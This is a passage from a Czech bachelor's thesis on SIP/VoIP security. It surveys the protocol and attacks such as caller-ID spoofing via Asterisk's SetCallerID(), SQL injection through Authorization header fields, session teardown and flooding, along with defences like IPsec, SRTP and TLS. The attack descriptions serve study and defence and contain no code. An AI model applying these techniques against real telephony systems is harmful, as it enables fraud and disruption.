
VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

Fakulta elektrotechniky
a komunikačních technologií

BAKALÁŘSKÁ PRÁCE

Brno, 2021 Petr Tůma



VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
BRNO UNIVERSITY OF TECHNOLOGY

FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ
FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION

ÚSTAV TELEKOMUNIKACÍ
DEPARTMENT OF TELECOMMUNICATIONS

BEZPEČNOST PROTOKOLU SIP
SIP SECURITY

BAKALÁŘSKÁ PRÁCE
BACHELOR'S THESIS

AUTOR PRÁCE — **Petr Tůma**
AUTHOR

VEDOUCÍ PRÁCE — **Ing. Jiří Ježek**
SUPERVISOR

BRNO 2021

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ

Bakalářská práce

bakalářský studijní program **Informační bezpečnost**

Ústav telekomunikací

Student: Petr Tůma ***ID:*** 211816
Ročník: 3 ***Akademický rok:*** 2020/21

NÁZEV TÉMATU:

Bezpečnost protokolu SIP

POKYNY PRO VYPRACOVÁNÍ:

Nastudujte protokol SIP a jeho bezpečností rizika. Na základě nastudované problematiky realizujte minimálně tři útoky na protokol SIP a navrhněte efektivní obranu proti nim. Pro realizaci útoků můžete využít některé z dostupných nástrojů. Prakticky realizujte minimálně 3 útoky na protokol SIP. Prakticky realizujte obranu proti vybraným útokům.

DOPORUČENÁ LITERATURA:

[1] ENDLER, David a Mark COLLIER. Hacking Exposed VoIP: Voice Over IP Security Secrets & Solutions. 2. McGraw-Hill Osborne Media, 2013. ISBN 0072263644.

[2] SADIWALA, Ritesh. Analysis of Security Threats of VoIP Systems, 2018.

Termín zadání: 1.2.2021 ***Termín odevzdání:*** 31.5.2021

Vedoucí práce: Ing. Jiří Ježek

doc. Ing. Jan Hajný, Ph.D.
předseda rady studijního programu

ABSTRAKT

Tato bakalářská práce je zaměřena na problematiku bezpečnosti signalizačního protokolu SIP. Cílem bylo realizovat tři útoky a navrhnout obranu proti nim. Zvolenými útoky byl záplavový útok, útok s modifikovanými zprávami a útok man-in-the-middle. Útoky byly vedeny proti ústředně Asterisk a výsledky ukazují, že některé útoky dokázaly znemožnit komunikaci mezi ústřednou a klienty. Obranná opatření jsou popsána u každého útoku v podkapitole mitigace.

KLÍČOVÁ SLOVA

SIP, Asterisk, bezpečnost, MITM, testování, PBX, porovnání

ABSTRACT

This bachelor thesis focuses on security issues of the SIP signalling protocol. The goal was to carry out three attacks and design defences against them. The chosen attacks were a flood attack, a modified message attack and a man-in-the-middle attack. The attacks were conducted against the Asterisk PBX and the results show that some attacks were able to prevent communication between the PBX and clients. Defensive measures are described for each attack in the mitigation subchapter.

KEYWORDS

SIP, Asterisk, security, MITM, testing, PBX, comparison

TŮMA, Petr. *Bezpečnost protokolu SIP*. Brno, 2021, 91 s. Bakalářská práce. Vysoké učení technické v Brně, Fakulta elektrotechniky a komunikačních technologií, Ústav telekomunikací. Vedoucí práce: Ing. Jiří Ježek,

PROHLÁŠENÍ

Prohlašuji, že svou bakalářskou práci na téma „Bezpečnost protokolu SIP“ jsem vypracoval samostatně pod vedením vedoucího bakalářské práce a s použitím odborné literatury a dalších informačních zdrojů, které jsou všechny citovány v práci a uvedeny v seznamu literatury na konci práce.

Jako autor uvedené bakalářské práce dále prohlašuji, že v souvislosti s vytvořením této bakalářské práce jsem neporušil autorská práva třetích osob, zejména jsem nezasáhl nedovoleným způsobem do cizích autorských práv osobnostních a/nebo majetkových a jsem si plně vědom následků porušení ustanovení § 11 a následujících autorského zákona č. 121/2000 Sb., o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon), ve znění pozdějších předpisů, včetně možných trestněprávních důsledků vyplývajících z ustanovení části druhé, hlavy VI. díl 4 Trestního zákoníku č. 40/2009 Sb.

Brno ....

podpis autora

PODĚKOVÁNÍ

Rád bych poděkoval vedoucímu diplomové práce panu Ing. Jiřímu Ježkovi za odborné vedení, konzultace, trpělivost a podnětné návrhy k práci.

Obsah

Seznam obrázků

Seznam tabulek

Seznam výpisů

Úvod

VoIP („Voice over Internet Protocol“) si během posledních let zajistil pevné místo v oblasti telefonních služeb. Oproti síti PSTN („Veřejná telefonní síť“), která je určená pouze pro telefonní komunikaci, VoIP technologie využívá IP („Internet Protocol“) sítě k přenosu různých forem digitálních dat. Tato vlastnost může být potencionálním útočníkem zneužita a může vytvořit z těchto dat vektor útoku. V bakalářské práci bude přiblíženo, jaké má útočník možnosti, pokud jsou vektorem data signalizačního protokolu SIP („Protokol pro inicializaci relací“).

Protokol SIP je jedním z nejvíce používaných signalizačních protokolů v internetové telefonii, proto je zajištění jeho bezpečnosti velice důležitým úkolem. Stále je velmi běžné, že VoIP prostředí založená na protokolu SIP využívají pouze základní bezpečnostní mechanismy. Tyto mechanismy neposkytují téměř žádné zabezpečení proti specifickým útokům na SIP.

Bakalářská práce je zaměřená na popis těchto bezpečnostních hrozeb a bezpečnostních mechanismů, které jsou určeny k jejich mitigaci. Cílem bakalářské práce není vytvořit dokonale zabezpečenou SIP síť, která by byla schopná zneškodnit všechny útoky zaměřené na protokol SIP. Jejím cílem je přestavit si tyto útoky a demonstrovat, jak snadné je vytvořit útok, který má závažné následky pro nechráněné prostředí SIP protokolu.

Struktura bakalářské práce je sestavena následovně. V kapitole SIP protokol je popsána architektura, metody a odpovědi protokolu SIP. Rozdělení útoků podle jejich záměru popisuje kapitola typy útoků. V kapitole bezpečnostní mechanismy protokolu SIP jsou popsány existující mechanismy pro mitigaci potencionálních útoků.

Útoky a bezpečnostní mechanismy jsou vybírány na základě mého průzkumu v těchto oblastech. Praktická část bakalářské práce je zaměřena na realizaci a mitigaci útoků na protokol SIP. Prvním útokem byl záplavový útok, realizovaný nástrojem SIPp a mitigovaný pomocí IPS („Systém prevence průniku“). Druhým útokem byl útok s modifikovanými zprávami. Praktická část je uzavřena útoky MITM a možností mitigace pomocí aplikace šifrování.

1 SIP protokol

Protokol SIP je široce využívaný ve VoIP. SIP je protokolem aplikační vrstvy a vychází z protokolů HTTP („Hypertext Transfer Protocol“) a SMTP („Simple Mail Transfer Protocol“).

Protokol SIP využívá architekturu klient-server a použití URL („Uniform Resource Locator“), URI („Uniform Resource Identifier“) z HTTP a z STMP přebírá styl záhlaví a schéma kódování textu [1]. Protokol je definován ve standardu RFC („Request for Comments“) 3261 organizace IETF („Internet Engineering Task Force“).

Protokol SIP nabízí funkce obsluhy relace (vytvoření, změnu, ukončení). Protokol SIP využívá protokol SDP („Session Description Protocol“), který popisuje relaci, a protokol RTP („Real-time Transport Protocol“), který je použit k přenosu hlasu a videa v síti. Protokol umožňuje jak unicastový hovor (hovor mezi dvěma účastníky), tak multicastový hovor (konferenční hovor). SIP také zvládá více datových streamů, a tudíž může poskytnout paralelní doručování prostředků v rámci jedné relace (např. videohovor). Další použití SIP zahrnuje přenos souborů, chatování a online hry.

Identifikace volaného v síti SIP

Zatímco v běžné telefonní síti jsme zvyklí identifikovat jednotlivé účastníky pomocí telefonního čísla, v rámci SIP se používá URI resp. URL, což poukazuje na to, jak SIP využívá již existující standardy [1].

1.1 Typy zpráv

SIP je textově založený protokol, který používá podobné schéma jako HTTP. SIP protokol využívá UAS („User Agent Server“), což je serverová aplikace, která přijímá žádosti od UAC („User Agent Client“) a generuje odpovědi. Kombinace UAC a UAS se nazývá SIP UA („User Agent“). UA umožňuje peer-to-peer hovory za použití klient-server architektury [2].

SIP definuje komunikaci skrze 2 typy zpráv, těmito typy jsou žádosti (metody) a odpovědi (stavové kódy), které mají standardní formáty dle dokumentu RFC 2822.

1.1.1 SIP Žádosti

Nejdůležitější část SIP žádostí je první řádek zprávy. Obsahuje název žádosti, identifikátor žádané adresy a verzi protokolu SIP. Existuje 14 metod pro klientské žádosti.

1. **INVITE**: slouží k zahájení komunikace o plánované relaci a změně parametrů relace stávající.
2. **ACK**: potvrzuje ustanovení relace.
3. **OPTIONS**: žádá informace o možnostech protistrany.
4. **BYE**: značí ukončení relace.
5. **CANCEL**: přerušení relace, která čeká na navázání.
6. **INFO**: přenos informací během hovoru, které nezmění stav relace.
7. **REGISTER**: žádost o registraci klienta k registračnímu serveru.
8. **MESSAGE**: žádost o doručení textové zprávy.
9. **SUBSCRIBE**: žádost slouží k vyžádání současného stavu a k ustanovení odběru aktualizací stavu na vzdáleném uzlu.
10. **NOTIFY**: žádosti jsou zasílány, aby informovaly předplatitele o změnách stavu, na kterých má předplatitel odběr.
11. **PUBLISH**: používá se k zveřejnění stavu události objektu odpovědnému za sepsání stavu události.
12. **PRACK**: dočasné potvrzení, reakce na dočasnou odpověď (1xx).
13. **REFER**: naznačuje příjemci, že by měl kontaktovat třetí stranu pomocí kontaktních informací poskytnutých v metodě.
14. **UPDATE**: umožňuje klientovi aktualizovat vlastnosti relace.

1.1.2 SIP Odpovědi

Na SIP žádost odpoví příjemce také zprávou. Zpráva obsahuje verzi SIP, kód stavu a krátký popis. Kód stavu je tvořen třemi číslicemi, které rozlišují různé typy. První číslice definuje kategorii odpovědi.

Kategorie odpovědí:

- **1xx** - Dočasné odpovědi, požadavek byl přijat a zpracovává se.
- **2xx** - Úspěch, požadavek byl úspěšně přijat a zpracován.
- **3xx** - Odpovědi na přesměrování.
- **4xx** - Chyba žádosti, tzn. chyba je na straně klienta.
- **5xx** - Chyba na straně serveru.
- **6xx** - Globální chyba, chyba, kterou nelze jakkoliv zpracovat.

1.2 Komponenty SIP

SIP definuje architekturu, v rámci které funguje a která sestává z následujících komponent:

1.2.1 User Agent

UA je koncovým zařízením SIP sítě. Stará se o navazování spojení s ostatními UA. Nejčastěji se jedná o VoIP telefony a brány do jiných sítí. V rámci UA se rozlišuje část UAC, která má na starost zahájení spojení, a UAS, která odpovídá na příchozí žádosti. V koncovém zařízení jsou implementovány obě části [2].

1.2.2 Servery

Servery mají za úkol zprostředkovat kontakt mezi volajícími a volanými (tedy mezi UA). Toto ale nevylučuje přímý kontakt mezi koncovými zařízeními bez účasti serverů. Rozlišujeme tři typy SIP serverů:

1. **Proxy server:** přijímá žádosti o spojení od UA nebo od jiného proxy serveru a předává ji dalšímu proxy serveru, pokud nemá volanou stanici ve své správě, nebo volanému UA, pokud se nachází v rámci jím spravované domény.
2. **Redirect server:** stejně jako proxy přijímá žádosti o spojení od UA nebo proxy serverů. Pokud se změnilo místo doručení, se kterým se snaží klient spojit, server informuje klienta. S touto informací může klient znovu zahájit spojení na nové místo doručení.
3. **Registrační server:** přijímá registrační žádosti od UA, a podle nich aktualizuje databázi koncových zařízení, která jsou v rámci domény spravována.

Servery jsou definovány odděleně, ale v praxi se často jedná o jednu aplikaci, která přijímá registrace koncových uzlů, a podle konfigurace se chová buď jako proxy, nebo redirect server [3].

2 Typy útoků

Z hlediska bezpečnosti je pro SIP důležitých několik faktorů. Jedním z nejdůležitějších je textová podoba SIP protokolu a jeho podobnost s protokoly HTTP a SMTP. Díky této podobnosti můžeme aplikovat postupy používané proti těmto dvěma protokolům také na SIP [4].

2.1 Manipulace SIP zpráv

Snaha havarovat server přenosem sekvence zpráv. Útoky manipulují textovými částmi SIP zpráv k odhalení zranitelnosti [5].

Techniky užité pro tento druh útoků jsou například:

- SIP injekce
- RTP injekce
- Přetečení bufferu
- Útok na parser

Tyto techniky lze také využít pro podvodná volání, přerušení služby i k získání osobních informací [6].

2.1.1 SIP injekce

SIP je komplexní protokol s mnoha různými zprávami. Útočník může napadnout aplikaci SIP, způsobit selhání SIP serveru, uvést jej do nestabilního stavu nebo nad ním získat kontrolu injekcí škodlivého kódu [7].

2.1.2 RTP Injekce

RTP protokol přenáší video nebo hlasová data, zároveň ale neposkytuje žádné šifrování nebo autentizaci přenášeným médiím [8]. Útočník je tedy schopen sledovat začátek komunikace mezi dvěma SIP zařízeními. Z pozorování je schopen určit IP adresu a číslo portu, kterému je zasílán RTP přenos. Jakmile zná tyto informace, je útočník schopen zahájit vlastní RTP přenos na vysledovanou IP adresu [8]. Toto má za výsledek, že jeden z volajících bude přijímat spíše útočníkovy RTP pakety než skutečnou konverzaci.

2.1.3 Obrana proti injekci v SIP protokolu

Možnými opatřeními proti injekci v SIP jsou:

- Šifrování hlasu a videa k prevenci RTP injekce.
- Zavedení autentizace tam, kde je to možné.
- Pravidelně aktualizovat operační systém i aplikace.
- Nasazení VoIP IDS („Systém detekce průniku“) nebo IPS pro odhalení škodlivého kódu zaměřeného na VoIP zařízení. IDS by se měl naučit formáty SIP zpráv na zařízeních uvnitř sítě, aby byl schopen detekovat SIP zprávy, které se odlišují [8].

2.1.4 Útok na parser

V tomto typu útoku útočník sestaví deformovanou zprávu a pošle ji na SIP server. Když server obdrží tuto zprávu, může dojít k nestandardnímu chování nebo pádu serveru. Útok může být realizován pouze tehdy, pokud útočník zná slabinu v implementaci SIP na straně cíle.

Zjištění slabin může útočník dosáhnout spoofingem REGISTER zprávy k odhalení možností cíle [9]. Útočník pak vytvoří upravený paket k napadení cíle. Útočník obvykle volí žádosti, které nejsou obětí podporované, nebo vytvoří pakety s přidanými záhlavími a daty, která nejsou pro konkrétní žádost potřebná. Tento typ útoku vyústí v DoS („Denial of Service“) nebo časové zpoždění při zpracování hovoru.

2.1.5 Přetečení bufferu

Útok využívá zranitelnosti v implementaci SIP, která útočníkovi umožňuje vložení škodlivého kódu do zařízení oběti, díky kterému nad ním útočník získá plnou kontrolu. Příkladem mohou být Cisco IP telefony, které byly zranitelné a umožňovaly útočníkovi spuštění škodlivého programu [10]. VoIP software převezme každou zranitelnost operačního systému, na kterém běží [8]. Následky tohoto útoku mohou být velice závažné vzhledem k tomu, že útočník může získat úplnou kontrolu nad systémem oběti.

2.2 Denial of Service

Útoky omezující nebo zamezující přístup k službě tvoří další skupinu útočných metod. Cílem je zamezit skupině uživatelů v použití VoIP. Účinek útoku může být omezen na jednotlivé uživatele, ale i na proxy servery, a tím pádem na celou VoIP infrastrukturu [4]. DoS útoky lze rozdělit do dvou kategorií.

Software útoky

Míří na podstatu SIP protokolu a snaží se způsobit pád serverové aplikace, nebo o manipulaci s hovorem [11]. Software útoky lze zařadit i do manipulace se SIP zprávami. Příkladem může být session teardown útok.

Hardware útoky

Snaží se o vyčerpání dostupných zdrojů serveru a řadí se mezi hlavní metody využívané k DoS. Zaměřují se na jeden ze tří základních prostředků ke zpracování požadavků. Tyto prostředky jsou paměť, CPU („Centrální procesorová jednotka“) a síťové připojení [11]. Příkladem mohou být záplavové útoky.

2.2.1 Session teardown

Snaha o přerušení relace legitimního uživatele. Session teardown může útočník realizovat posláním modifikované SIP BYE zprávy. Útočník k útoku potřebuje odchytit část komunikace mezi uživateli, a z ní zjistit zdroj a cíl. Na základě těchto informací je schopen vygenerovat zprávu, která se jeví, jako by ji poslal jeden z účastníků. Jakmile BYE zpráva dosáhne svého cíle, je relace mezi účastníky okamžitě přerušena. Podobný útok může být proveden upravenými re-INVITE zprávami, které upravují parametry relace [12].

2.3 Krádež identity

Ukázkovou hrozbou může být útočník vydávající se za odběratele zfalšováním identifikačních informací. Služby jako automatické odpovědi pro banky nebo pojišťovny jsou implementovány tak, že autentizují odběratele na základě těchto informací[13].

2.3.1 Realizace krádeže identity

Krádež identifikačních informací může být provedena změnou zpráv SIP protokolu např. pozměněním SIP INVITE. Tato zpráva může být vytvořena manuálně pomocí nástroje SIVuS. Další možností je nastavení PBX („Pobočková telefonní ústředna“) Asterisk ke krádeži identifikačních informací. V souboru `extensions.conf` lze použít příkaz `SetCallerID()` na identitu, která má být odcizena. Nastavení je jednoduché, ale vyžaduje manuální zadání příkazu, a pro každý hovor je potřeba Asterisk restartovat [13].

2.3.2 Útok přehráním

Princip spočívá v zaslání autentické zprávy, která umožní útočníkovi sestavit spojení s příjemcem. Útok přehráním je běžná hrozba pro klient-server systémy, které používají zprávy jako komunikační prostředek.

Příkladem těchto typů systémů jsou systémy využívající protokoly HTTP, SMTP a SIP [14]. Útok přehráním je snadný na realizaci. Útočník odposlechne zprávu legitimního uživatele a později ji přehraje jinému uživateli. Pokud byl útok úspěšný, tak si uživatel, kterému byla zpráva přehrána, myslí, že mluví s uživatelem, od kterého byla zpráva odposlechnuta.

2.4 Odposlech

Protokol SIP neposkytuje šifrování ani autentizaci přenášeným médiím. Tím pádem může útočník jednoduše zachytit SIP komunikaci [15].

Zachycení SIP provozu je základní metoda k odposlechu komunikace bez souhlasu účastníků komunikace. Útočník může odposlechnout hovor, extrahovat RTP stream a konvertovat ho do audio formátu. Tímto způsobem může útočník získat přístup k osobním informacím, heslům nebo důvěrným informacím.

Pro zachování důvěrnosti by nemělo být možné ani zjištění faktů kdo, s kým, kdy a jak dlouho hovořil [15]. Odposlech může být snadno realizován například pomocí programu Wireshark.

2.4.1 Obrana proti odposlechu

Vzhledem k principu IP protokolu není jisté, kterou cestou v síti budou data přenášena, proto je nejlepší obranou zabránit útočníkovi ve vstupu do sítě. Pokud je potřeba uskutečnit hovor mimo důvěryhodnou síť, je nezbytné data šifrovat [15].

Šifrování lze realizovat použitím IPsec („Internet Protocol Security“) pro veškerý provoz. Pro přenos pouze audiovizuálních dat lze použít protokol SRTP („Secure Real-time Transport Protocol“).

2.5 Útoky na SIP autentizaci

SIP autentizace neposkytuje vysokou úroveň zabezpečení, protože je založeno na algoritmu MD5 („Message-Digest algorithm 5“) spíše, než na použití asymetrické kryptografie [8]. SIP autentizace je založena na principu výzva/odpověď, kde server posílá výzvu klientovi, na kterou klient odpoví.

Server ke kontrole odpovědi použije MD5 hash, do kterého bude vstupovat jméno a heslo klienta, které má server uložené ve své databázi. Výpočet odpovědi je pro server výpočetně nákladný úkol, protože nejdříve musí projít svou databázi, kde najde příslušné jméno a heslo, které pak zkombinuje s výzvou, aby mohl spočítat MD5 hash [8].

2.5.1 Autentizační DoS útok

Útočník může zneužít autentizační mechanismus SIP protokolu generováním velkého množství odpovědí na každou výzvu. Odpovědi mohou být náhodné nebo fixní, tímto způsobem nemusí útočník namáhavě počítat MD5 hash [8]. Všechny odpovědi selžou, ale zaneprázdní server kontrolou falešných odpovědí, a tudíž bude mít k dispozici méně prostředků na zpracování legitimních požadavků.

2.5.2 Slovníkový útok

Autentizační mechanismus protokolu SIP je jen tak silný, jako je uživatelovo heslo. K odhalení slabého uživatelského hesla může útočník použít slovníkový útok. Slovníkový útok může být odhalen mnoha neúspěšnými pokusy o přihlášení.

Méně nápadný útok může být proveden sledováním komunikace s výzvami a odpověďmi, které jsou posílány nešifrovaně, k uhodnutí uživatelského hesla.

Obrana proti útokům na autentizaci

SIP proxy server by měl ověřit klientovu identitu před nákladným ověřováním SIP zpráv [8]. Uživatelé by měli používat silná hesla jako obranu před slovníkovými útoky.

2.6 SQL injekce

SIP servery používají databáze jako jsou MySQL, Postgress nebo Oracle a používají SQL („Strukturovaný dotazovací jazyk“) příkazy ke spravování uživatelských informací a dat ke spravování VoIP služeb.

Tyto databáze jsou složeny z mnoha tabulek, mezi kterými je tabulka Subscriber vysoce důležitá, jelikož jsou v ní uchovávány informace, které jsou potřebné k řízení VoIP. Tabulka Subscriber konkrétně uchovává data jako je uživatelské jméno, doména a heslo legitimních uživatelů [16].

SQL injekce není závislá na databázi ani na implementaci SIP serveru, jediné omezení představuje rozhraní pro programování aplikací.

2.6.1 Realizace SQL injekce

Textové založení SIP protokolu umožňuje upravovat obsah zpráv. Tento útok cílí na změnu údajů v databázi, popřípadě její smazání, které by mělo za následek odepření služeb.

Útok je možné vyvolat pokaždé, když prvek SIP sítě žádá o autentizaci [16]. Útočník pozmění SIP zprávu tím, že do autorizačního záhlaví přidá škodlivý SQL příkaz. Všechny SIP žádosti, které vyžadují autorizaci, mohou být zneužity pro potencionální útok SQL injekcí. Pole `username` a `realm` v autorizačním záhlaví mohou být využita k přenosu škodlivého SQL příkazu [16].

3 Bezpečnostní mechanismy protokolu SIP

Za účelem vyloučení nebo snížení rizika bezpečnostní hrozby lze na SIP protokol aplikovat řadu bezpečnostních opatření. Obecně je struktura zpráv SIP protokolu podobná žádostem/odpovědím v protokolu HTTP, tudíž lze využít stejné bezpečnostní mechanismy jako v HTTP [17]. Protokol SIP pracuje na aplikační vrstvě, proto je možné použít bezpečnostní mechanismy založené na IP. Mechanismy zabezpečení je možno rozdělit na:

1. Autentizační mechanismy
2. Šifrování dat
3. Detekce narušení

3.1 Autentizační mechanismy

Autentizace je použita k ověření odesilatele zprávy a ujištění, že žádné důležité informace o zprávě nebyly upraveny během přenosu. Tyto mechanismy se snaží útočníkovi zabránit v modifikaci SIP žádosti/odpovědi nebo jejímu přehrání. Protokol SIP využívá pole záhlaví `Proxy-Authenticate`, `Proxy-Authorization`, `Authorization` a `WWW-Authenticate`, která jsou podobná těm v HTTP [18].

Autentizaci lze vykonat použitím protokolů transportní nebo síťové vrstvy, příkladem může být mechanismus IPsec.

3.1.1 HTTP základní autentizace

Základní autentizace HTTP vyžaduje přenos uživatelského jména a hesla vloženého do záhlaví požadavku HTTP. Tato informace, zahrnutá v SIP požadavku, může být využita proxy serverem nebo cílovým UA k autentizaci předchozího uzlu na cestě.

Díky přenosu v nešifrovaném textu mohou být autentizační údaje snadno odposlechnuty a zneužity, kvůli tomuto bezpečnostnímu riziku je základní autentizace HTTP zakázána v protokolu SIPv2 [19].

3.1.2 HTTP digest autentizace

Digest autentizace protokolu HTTP vylepšuje nedostatky základní autentizace protokolu HTTP přenosem řetězce, vytvořeného z hesla a náhodné výzvy pomocí MD5 nebo SHA-1 („Secure Hash Algorithm 1“) hašovací funkce [19].

Ačkoli digest autentizace protokolu HTTP má tu výhodu, že identita uživatele může být ověřena bez potřeby přenášet nešifrované heslo, stále může potenciální útočník realizovat slovníkový útok na základě odchycené hodnoty řetězce hašovací funkce.

Další velkou nevýhodou je nedostatek šifrování pro zajištění důvěrnosti zpráv. Poslední nevýhodou je, že HTTP digest autentizace nezajišťuje integritu SIP zpráv [19].

3.1.3 AAA

Za účelem autentizace, autorizace a sledování zdrojů využívaných uživatelem je pro SIP zařízení snazší komunikovat s AAA („Authentication, Authorization and Accounting“) serverem, než uchovávat uživatelské údaje a profily lokálně.

Protokol AAA umožňuje administrátorům dynamicky měnit vyžadované typy autentizace a autorizace. AAA protokol také poskytuje výhody pro mobilní uživatele.

Propojení heterogenních sítí v multimediálních službách založených na SIP obvykle vyžaduje, aby byl přístup nezávislý na konkrétním typu sítě [20]. Tato skutečnost umožňuje mobilním uživatelům, využívajících roamingu, přístup k multimediálním službám v různých administrativních doménách.

Pro poskytnutí AAA služeb v takto proměnných prostředích je potřeba využít protokolů jako je RADIUS („Uživatelská vytáčená služba pro vzdálenou autentizaci“) nebo DIAMETER. Oba tyto protokoly byly navrženy k použití v jádru SIP architektury [20]. SIP orientované aplikace protokolů RADIUS a DIAMETER se mohou použít v SIP prostředí, kde je potřeba autentizace a autorizace k využití SIP prostředků. Pro využití výhod AAA služeb je potřeba splňovat bezpečnostní požadavky definované v RFC 3702 [21].

3.1.4 SAML

Definuje aplikační rámec založený na XML („Extensible Markup Language“) pro výměnu bezpečnostních tvrzení (např. sada atributů pro autentizaci a autorizaci) mezi subjekty [17].

SAML („Security Assertion Markup Language“) lze použít k vytvoření tvrzení, každé tvrzení obsahuje identifikaci, jméno subjektu, bezpečnostní doménu, podmínky pro ověření tvrzení, vydavatele tvrzení, podpis.

Tvrzení může být předáno další straně, která na něj bude do určité míry spoléhat, např. jej vloží do své lokální politiky, aby vyhodnotila, zda má poskytnout své zdroje straně, která poskytla tvrzení.

Takovýto případ je obecně uskutečněn v určitém kontextu použití. Tímto kontextem může být rozhodnutí, zda přijmout a jednat na základě SIP zprávy k zahájení komunikace.

SAML je pro SIP sítě prospěšný, ale také obsahuje několik bezpečnostních rizik. Takovým rizikem může být možnost útoku přehráním, pokud implementace

SAMLu nevyhovuje bezpečnostním hlediskům definovaným v RFC 8224 [22]. Tvrzení SAMLu neprovádějí autentizaci, ale slouží pouze k zapouzdření tohoto procesu autentizace [17].

3.2 Šifrování dat

Šifrování dat se používá k zajištění důvěrnosti SIP komunikace, pouze zamýšlený příjemce dat je schopen data dešifrovat a přečíst. Šifrování se obvykle provádí pomocí šifrovacích algoritmů jako DES („Data Encryption Standard“) a AES („Advanced Encryption Standard“).

SIP podporuje dvě formy šifrování: end-to-end a hop-by-hop. End-to-end šifrování poskytuje důvěrnost pro všechny informace, které není potřeba přečíst mezilehlými proxy servery. End-to-end šifrování může být vykonáno např. mechanismem S/MIME („Secure/Multipurpose Internet Mail Extensions“). Šifrování hop-by-hop šifruje celou SIP zprávu, používá se pro ochranu informací, ke kterým mají přístup mezilehlé uzly. Těmito informacemi mohou být záhlaví From, To a Via [18].

Šifrování těchto informací může zabránit potencionálnímu útočníkovi určit, kdo komu telefonuje, nebo znepřístupnit informace o trase. Šifrování typu hop-by-hop lze provést pomocí externích bezpečnostních mechanismů.

3.2.1 IPsec

IPsec je mechanismus, který lze použít pro ochranu SIP zpráv na úrovni síťové vrstvy. IPsec používá protokoly AH („Authentication Header“) a ESP („Encapsulating Security Payload“).

Protokol AH zajišťuje autentizaci příjemce i odesílatele, integritu dat v hlavičce, ale nešifruje vlastní data. Protokol ESP přidává šifrování paketů, přičemž nijak nechrání vnější hlavičku, ani nezajišťuje její integritu. Každý proxy server na cestě musí mít práva číst a zapisovat do SIP záhlaví. IPsec ESP nebo AH v přenosovém režimu, ve kterém je obvykle zašifrován a nebo ověřen pouze obsah daného paketu, se musí aplikovat na každém úseku cesty.

Nezbytná bezpečnostní spojení mohou být ustanovena buď permanentně, bez aktivní účasti SIP UA, nebo za běhu, pomocí UA a proxy serverů, které komunikují se zásobníkem IPsec.

Protokol IKE („Internet Key Exchange“), který se používá k ustanovení IPsec spojení, umožňuje autentizaci založenou jak na PSK („Předsdílený klíč“), tak na PKI („Public Key Infrastructure“) [19]. IP adresy UA jsou většinou dynamické, a proto v tomto případě nebude fungovat hlavní režim IKE s předsdíleným tajemstvím.

Agresivní režim IKE obsahuje bezpečnostní problémy (MITM, off-line slovníkové útoky), tudíž veřejné klíče budou upřednostňovanou autentizační metodou [19].

3.2.2 S/MIME

Protokol SIP může přenášet zprávy standardu MIME („Víceúčelová rozšíření internetové pošty“). Standard MIME popisuje mechanismy k zabezpečení obsahu MIME zpráv. K zajištění integrity nebo důvěrnosti se využije `application/pkcs7-mime` a `multipart/signed` typů MIME. X.509 certifikáty jsou použity k identifikaci uživatelů na základě jejich emailové adresy, která je součástí SIP URI [23].

Podpis těla standardu MIME nepředstavuje problém, protože každý uživatel má přístup ke svému soukromému klíči a uživatelský certifikát může být příjemci předán vložením do přílohy `pkcs7-mime` nebo `pkcs7-signature`.

S/MIME poskytuje sadu funkcí, ze kterých SIP protokol využije zaprvé funkci tunelování autentizace a integrity a zadruhé funkci tunelování šifrování [23]. Toto řešení vyžaduje nasazení globální MIME PKI, jinak budou vyměněné veřejné klíče podepsané sami sebou, což přináší riziko, že počáteční výměna klíčů bude zranitelná útoky MITM („Man-In-The-Middle“). IPsec a S/MIME generují značné množství režie v SIP zprávách, ale ještě důležitější je, že nemohou chránit integritu a důvěrnost celé SIP zprávy.

Kvůli existujícím omezením úpravy záhlaví musí mít mezilehlé uzly přístup k SIP záhlaví, aby mohly zpracovat a nasměrovat SIP zprávu do svého cíle [23].

3.2.3 SRTP

Protokol SRTP definuje profil protokolu RTP, používaný k zajištění šifrování, integrity a autentizace zpráv. Tento profil také poskytuje ochranu před útokem přehráním RTP dat jak v unicastových, tak multicastových aplikacích. SRTP definuje sadu výchozích kryptografických transformací a umožňuje v budoucnu přidávat nové. S vhodnou správou klíčů je SRTP bezpečný pro unicastové i multicastové RTP aplikace [24]. Protocol SRTP může dosáhnout velké propustnosti při malé změně velikosti paketu. Protokol SRTP je vhodný pro ochranu heterogenních sítí (kombinace bezdrátových a kabelových sítí).

Pro zajištění těchto funkcí jsou výchozí transformace pro šifrování založeny na proudových šifrách, autentizace zpráv je založena na kódu HMAC („Hash-based Message Authentication Code“), který se počítá s použitím kryptografické hašovací funkce v kombinaci s tajným šifrovacím klíčem [24].

3.2.4 TLS

Protokol TLS („Transport Layer Security“) je jeden z nejvíce používaných protokolů k zabezpečení síťového provozu. Protokol je využíván k zabezpečení jak webového provozu, tak internetových protokolů jako je IMAP („Internet Message Access Protocol“) nebo POP („Post Office Protocol“).

Hlavní výhoda TLS spočívá v tom, že poskytuje transparentní spojový kanál [25]. Díky těmto vlastnostem je snadné zabezpečit aplikační protokol vložením protokolu TLS mezi aplikační a transportní vrstvu. Protokol TLS musí být aplikován na spolehlivý kanál, typicky TCP („Transmission Control Protocol“), proto nemůže být použit k zabezpečení nespolehlivého datagramového provozu. Počet aplikačních protokolů využívajících přenos UDP („User Datagram Protocol“) neustále roste. Konkrétně protokol jako je SIP nebo protokoly využívané v herním průmyslu jsou stále více populární. Protokol SIP sice může využívat protokol TCP, ale v některých případech je vhodnější využít protokol UDP.

